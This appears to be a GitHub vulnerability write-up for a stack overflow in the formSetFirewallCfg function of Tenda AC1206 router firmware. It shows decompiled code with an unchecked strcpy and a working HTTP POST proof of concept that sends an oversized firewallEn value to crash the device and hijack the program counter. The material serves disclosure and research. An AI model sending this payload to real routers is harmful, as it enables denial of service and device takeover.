Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetFirewallCfg function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45  memset(icmp, 0, sizeof(icmp));
46  memset(old_tcp, 0, sizeof(old_tcp));
47  memset(old_icmp, 0, sizeof(old_icmp));
48  memset(old_udp, 0, sizeof(old_udp));
49  ddos_bit = 0;
50  memset(pps, 0, sizeof(pps));
51  memset(&lan_info, 0, sizeof(lan_info));
52  firewall_value = websGetVar(wp, "firewallEn", "1111");
53  if ( strlen(firewall_value) >= 4 )
54  {
55    strcpy(firewall_buf, firewall_value);
56    GetValue("security.ddos.map", old_ddos_buf);
57    GetValue("fire                dest: char firewall_buf[8], // [sp+40h] [+40h] BYREF
58    sprintf(mib_value, "%c,1500;%c,1500;%c,1500", firewall_buf[0], firewall_buf[2], firewall_buf[1]);
59    SetValue("security.ddos.map", mib_value);
60    SetValue("firewall.pingwan", &firewall_buf[3]);
61    memset(mib_value, &unk_51DA50, sizeof(mib_value));
```

In the `formSetFirewallCfg` function, the `firewall_value` (the value of `firewallEn`) we entered is directly copied into the `firewall_buf` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `firewall_buf` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

firewallEn=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.